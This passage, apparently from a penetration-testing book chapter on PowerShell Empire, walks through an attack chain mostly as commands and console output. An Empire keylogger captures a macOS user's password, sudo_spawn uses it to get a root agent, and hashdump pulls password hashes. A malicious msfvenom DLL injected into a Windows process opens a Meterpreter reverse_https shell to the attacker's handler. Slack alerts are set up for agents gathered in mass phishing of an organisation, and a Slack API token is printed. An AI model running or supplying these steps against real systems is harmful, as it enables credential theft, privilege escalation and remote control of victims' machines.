  https://github.com/gojhonny/metasploit-framework/blob/master
  /modules/post/osx/capture/keylog_recorder.rb

Options:

  Name    Required    Value                     Description
  ----    --------    -------                   -----------
  LogFile True        /tmp/.debug.db            Text file to log keystrokes out to.
  Agent   True        M39WR3CG                  Agent to keylog.
```

Once executed, the keylogger will start logging the keystrokes. When the user enters their password, the entered keystrokes will be saved in the `/tmp/.debug.db` file. This module will save the keystrokes on the target server, making it opsec-unsafe:

```
(Empire: python/collection/osx/keylogger) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT
[*] Agent M39WR3CG tasked with task ID 6
[*] Tasked agent M39WR3CG to run module python/collection/osx/keylogger
(Empire: python/collection/osx/keylogger) > [*] Agent M39WR3CG returned results.
Harry          82913   3.6  0.1  4301928  11796 s013  S     1:35AM   0:00.11 ruby

kill ruby PID and download /tmp/.debug.db when completed

[*] Valid results returned by 182.68.128.28
```

Now we just need to download the `/tmp/.debug.db` file, using the `download` command as follows:

```
(Empire: M39WR3CG) > download /tmp/.debug.db
[*] Tasked M39WR3CG to run TASK_DOWNLOAD
[*] Agent M39WR3CG tasked with task ID 7
(Empire: M39WR3CG) >
[*] Compressed size of .debug.db download: 213 Bytes
[*] Final size of .debug.db wrote: 330 Bytes
[+] Part of file .debug.db from M39WR3CG saved
[*] Agent M39WR3CG returned results.
[*] Valid results returned by 182.68.128.28
```

Let's view the `/tmp/.debug.db` file to see everything that the keylogger has logged:

```
harry@openvpn:~$ cat Empire/downloads/M39WR3CG/.debug.db


[loginwindow] - [2018-09-07 01:35:47 +0530]
n[enter]

[Terminal] - [2018-09-07 01:35:57 +0530]
[enter]back[delete][delete][delete][delete][cmd]t[shift]this is te[delete][delete]my new password[shift]; harryharry123123[enter]
```

We found the password! Let's use this password to get a higher security context. For this, we can use the `sudo_spawn` module, which will pop up a root shell. To use this module, let's execute the following commands:

```
usemodule privesc/multi/sudo_spawn
info
set Password <the user password we just phished>
```

```
set Listener <available listener>
```

```
(Empire: M39WR3CG) > usemodule privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > info

              Name: SudoSpawn
            Module: python/privesc/multi/sudo_spawn
        NeedsAdmin: False
         OpsecSafe: True
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Spawns a new Empire agent using sudo.

Options:

  Name       Required    Value                     Description
  ----       --------    -------                   -----------
  Listener   True                                  Listener to use.
  UserAgent  False       default                   User-agent string to use for the staging
                                                   request (default, none, or other).
  Password   True                                  User password for sudo.
  SafeChecks True        True                      Enable SafeChecks.
  Agent      True        M39WR3CG                  Agent to execute module on.
```

Now that the setup is complete, let's execute the module. The module will elevate the security context using `sudo` and execute our launcher in that security context. Keep in mind that this will not work if the user is a limited user:


```
(Empire: python/privesc/multi/sudo_spawn) > execute
[*] Tasked M39WR3CG to run TASK_CMD_WAIT
[*] Agent M39WR3CG tasked with task ID 8
[*] Tasked agent M39WR3CG to run module python/privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > [*] Agent M39WR3CG returned results.
[*] Valid results returned by 182.68.128.28
[*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent DFQZQ7C7 from 182.68.128.28 posted valid Python PUB key
[*] New agent DFQZQ7C7 checked in
[+] Initial agent DFQZQ7C7 from 182.68.128.28 now active (Slack)
```

We can list the agents to check the newly connected agent with high integrity:


```
 M39WR3CG py 127.0.0.1      xXxZombi3xXx.loca Harry     /usr/bin/python     81661  5/0.0     2018-09-06 20:12:29

 DFQZQ7C7 py 127.0.0.1      xXxZombi3xXx.loca *root     python -c import s 83041  5/0.0     2018-09-06 20:12:28

(Empire: M39WR3CG) >
```

With root privileges, we can now use the `hashdump` module for OSX. This will dump the encrypted passwords. Execute the following commands to setup the `hashdump` module:

```
usemodule collection/osx/hashdump*
info
```




Upon successful execution, we'll get the password hashes.




Not many people are familiar with this tool, but most are comfortable with the Metasploit framework. If this is the case, we can use Empire's obfuscated launcher to bypass security restrictions, and once we get a agent connection, we can spawn a **Meterpreter** session using Empire.

Popping up a Meterpreter session using Empire

The concept of popping up a meterpreter session using Empire is very easy to understand. Empire can inject code directly into the memory and execute it. We just need to get an obfuscated shellcode or the `DLL/EXE` generated by `msfvenom` and inject the `DLL/EXE/shellcode` into the memory using Empire. Let's first generate a reverse shell DLL using `msfvenom`:



Upload the malicious DLL using the `upload` command:



We can now use the `invoke_dllinjection` module for DLL injection. Let's execute the following commands in order to use this module:

```
usemodule code_execution/invoke_dllinjection
info
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143×35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24    ~ — msfconsole -r rev_https_handler_8080.rc    ~ — -bash
(Empire: 731LH26E) > usemodule code_execution/invoke_dllinjection
(Empire: powershell/code_execution/invoke_dllinjection) > info

              Name: Invoke-DllInjection
            Module: powershell/code_execution/invoke_dllinjection
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  @mattifestation

Description:
  Uses PowerSploit's Invoke-DLLInjection to inject  a Dll into
  the process ID of your choosing.

Comments:
  https://github.com/mattifestation/PowerSploit/blob/master/Co
  deExecution/Invoke-DllInjection.ps1

Options:

  Name       Required    Value                     Description
  ----       --------    -------                   -----------
  ProcessID  True                                  Process ID of the process you want to
                                                   inject a Dll into.
  Agent      True        731LH26E                  Agent to run module on.
  Dll        True                                  Name of the dll to inject. This can be
                                                   an absolute or relative path.

(Empire: powershell/code_execution/invoke_dllinjection) >
```

Set `ProcessID` where you want to inject your DLL, and then set the DLL path where you have uploaded the malicious DLL. The location can be an absolute path or a relative path:

```
(Empire: powershell/code_execution/invoke_dllinjection) > set ProcessID 1596
(Empire: powershell/code_execution/invoke_dllinjection) > set Dll rev8080.dll
(Empire: powershell/code_execution/invoke_dllinjection) > execute
[*] Tasked 731LH26E to run TASK_CMD_WAIT
[*] Agent 731LH26E tasked with task ID 7
[*] Tasked agent 731LH26E to run module powershell/code_execution/invoke_dllinjection
(Empire: powershell/code_execution/invoke_dllinjection) > [*] Agent 731LH26E returned results.
System.Diagnostics.ProcessModule (rev8080.dll)
[*] Valid results returned by 192.168.2.9
```

Before executing the module, let's start the handler on Metasploit. This handler will listen for incoming connections on port `8080`:

```
[*] Processing rev_https_handler_8080.rc for ERB directives.
resource (rev_https_handler_8080.rc)> use exploit/multi/handler
resource (rev_https_handler_8080.rc)> set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
resource (rev_https_handler_8080.rc)> set lhost 192.168.2.6
lhost => 192.168.2.6
resource (rev_https_handler_8080.rc)> set lport 8080
lport => 8080
resource (rev_https_handler_8080.rc)> set exitonsession false
exitonsession => false
resource (rev_https_handler_8080.rc)> set exitfunc thread
exitfunc => thread
resource (rev_https_handler_8080.rc)> run -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
```

Executing the Empire module shown earlier will inject our malicious DLL into the process with the process ID of `1596`:

```
resource (rev_https_handler_8080.rc)> run -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
[*] https://192.168.2.6:8080 handling request from 192.168.2.9; (UUID: hf84cyyl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.9:51434) at 2018-08-28 23:19:31 +0530
```

The Meterpreter session has now been opened! Let's confirm the session information using the `sessions` command in Metasploit, as follows:

```
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
[*] https://192.168.2.6:8080 handling request from 192.168.2.9; (UUID: hf84cyyl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.9:51434) at 2018-08-28 23:19:31 +0530

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter x64/windows  PT-PC\PT @ PT-PC  192.168.2.6:8080 -> 192.168.2.9:51434 (192.168.2.9)

msf exploit(multi/handler) >
```


We can now use Metasploit modules for further exploitation.

Slack notification for Empire agents


Starting with Empire and getting an agent is easy, but what if we tried to perform a mass phishing attack on the whole organization? How will we know if we got an agent alive or not? What if the agent connects back to our Empire C2 in the middle of the night and we're not online to check it?

It may not seem a serious issue, but a barrage of agents is difficult to manage. For cases like these, let's use Slack. Slack is a messaging application which allows teams to communicate. We can use Slack as the alert application to get an alert whenever an agent connects back to the Empire C2.

Let's register with Slack first by visiting `https://slack.com`. Once registered, open up the URL shown in the following screenshot to create a legacy API token:



An issued legacy token will look something like this:



Empire gives us the option to add the Slack API token to the Empire listeners. Let's use the legacy token in our listeners. In this case, we will set up the token in a listener named `Empire`:

```
(Empire: listeners) > list

[*] Active listeners:

  Name              Module          Host                                 Delay/Jitter   KillDate
  ----              ------          ----                                 ------------   --------
  Empire            http            http://[redacted]443                 5/0.0
  http              http            http://[redacted]8080                5/0.0
  DeathStar         http            https://[redacted]443                5/0.0

(Empire: listeners) >
```

Executing the `info Empire` command will show us the listener information:

```
(Empire: listeners) > info Empire

Empire Options:

  Name              Required    Value                             Description
  ----              --------    -------                           -----------
  StagerURI         False                                         URI for the stager. Must use /download/. Example: /download/stager.php
  ProxyCreds        False       default                           Proxy credentials ([domain\]username:password) to use for request (default, none,
or other).
  KillDate          False                                         Date for the listener to exit (MM/dd/yyyy).
  Name              True        Empire                            Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc    Launcher string.
  DefaultProfile    True        /admin/get.php,/news.php,/login/  Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  DefaultLostLimit  True        60                                Number of missed checkins before exiting
  Host              True        http://[redacted]443              Hostname/IP for staging.
  Port              True        443                               Port for the listener.
  WorkingHours      False                                         Hours for the agent to operate (09:00-17:00).
  CertPath          False                                         Certificate path for https listeners.
  DefaultJitter     True        0.0                               Jitter in agent reachback interval (0.0-1.0).
  SlackChannel      False       #general                          The Slack channel or DM that notifications will be sent to.
  BindIP            True        0.0.0.0                           The IP to bind to on the control server.
  UserAgent         False       default                           User-agent string to use for the staging request (default, none, or other).
  StagingKey        True        W_xdQ@i&I3.IM-mGATk:XL1^+0vP{Bz?  Staging key for initial agent negotiation.
  DefaultDelay      True        5                                 Agent delay/reach back interval (in seconds).
  SlackToken        False                                         Your SlackBot API token to communicate with your Slack instance.
  ServerVersion     True        Microsoft-IIS/7.5                 Server header for the control server.
  Proxy             False       default                           Proxy to use for request (default, none, or other).


(Empire: listeners) >
```

We can use the `Edit` command to update listener information. Let's execute the following command to add the slack token that we generated before:

```
Edit <listener> SlackToken <slack API token>
```

```
(Empire: listeners) >
(Empire: listeners) > edit Empire SlackToken xoxp-337213857207-336091616819-336492938817-203a33b7cfa082018d26a4d4467ca2e4
[*] This change will not take effect until the listener is restarted
(Empire: listeners) >
```

For this to work perfectly, we have to restart the listener. There's no `restart` command in Empire, so we have to execute the `disable` and `enable` commands in order to restart:

```
(Empire: listeners) > disable Empire
[!] Killing listener 'Empire'
[*] Listener Empire killed
(Empire: listeners) > enable Empire
[*] Starting listener 'Empire'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners) >
```


Let's check the listener information and see if the `SlackToken` field is updated or not:

```
(Empire: listeners) > info Empire

Empire Options:

  Name              Required    Value                             Description
  ----              --------    -------                           -----------
  StagerURI         False                                         URI for the stager. Must use /download/. Example: /download/stager.php
  ProxyCreds        False       default                           Proxy credentials ([domain\]username:password) to use for request (default, none,
or other).
  KillDate          False                                         Date for the listener to exit (MM/dd/yyyy).
  Name              True        Empire                            Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc    Launcher string.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  DefaultLostLimit  True        60                                Number of missed checkins before exiting
  Host              True        http:/[redacted]443               Hostname/IP for staging.
  Port              True        443                               Port for the listener.
  WorkingHours      False                                         Hours for the agent to operate (09:00-17:00).
  CertPath          False                                         Certificate path for https listeners.
  DefaultJitter     True        0.0                               Jitter in agent reachback interval (0.0-1.0).
  SlackChannel      False       #general                          The Slack channel or DM that notifications will be sent to.
  BindIP            True        0.0.0.0                           The IP to bind to on the control server.
  UserAgent         False       default                           User-agent string to use for the staging request (default, none, or other).
  StagingKey        True        W_xdQ@i&|3.IM-mGATk:XL1^+0vP{Bz? Staging key for initial agent negotiation.
